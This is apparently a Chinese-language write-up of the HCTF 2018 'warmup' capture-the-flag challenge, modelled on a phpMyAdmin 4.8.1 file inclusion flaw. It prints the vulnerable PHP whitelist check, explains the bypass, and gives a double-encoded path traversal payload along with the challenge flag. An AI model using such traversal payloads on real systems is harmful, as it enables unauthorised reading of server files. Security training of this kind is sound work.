
HCTF2018-warmup-writeup

原创

wuerror 于 2019-01-22 21:54:31 发布 3296 收藏
分类专栏： ctf 文章标签： ctf

这个题目原型是phpmyadmin4.8.1的任意文件包含漏洞



点击hint进入，得到提示flag在ffffllllaaaagggg中，并发现URL格式为XXX/index.php?file=hint.php,顺势猜一下file=source.php有没有结果。得到如下

```php
<?php
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

开头部分要求设定了$page,且$page的内容要在whiteList里。

mb_substr($page,0,mb_strpos($page,'?','?'))表示以?分割然后取出前面的字符串再判断值是否存在于whilelist中。

接着对$page进行一次URLdecode之后，再判断一次。

最后当以下三个条件同时为真时，包含file

1.$_request['file']不为空

2.$_request['file']是字符串

3.上面定义的checkfile方法返回值为真

最终payload：file=source.php%253f/../../../../ffffllllaaaagggg

hctf{e8a73a09cfdd1c9a11cca29b2bf9796f}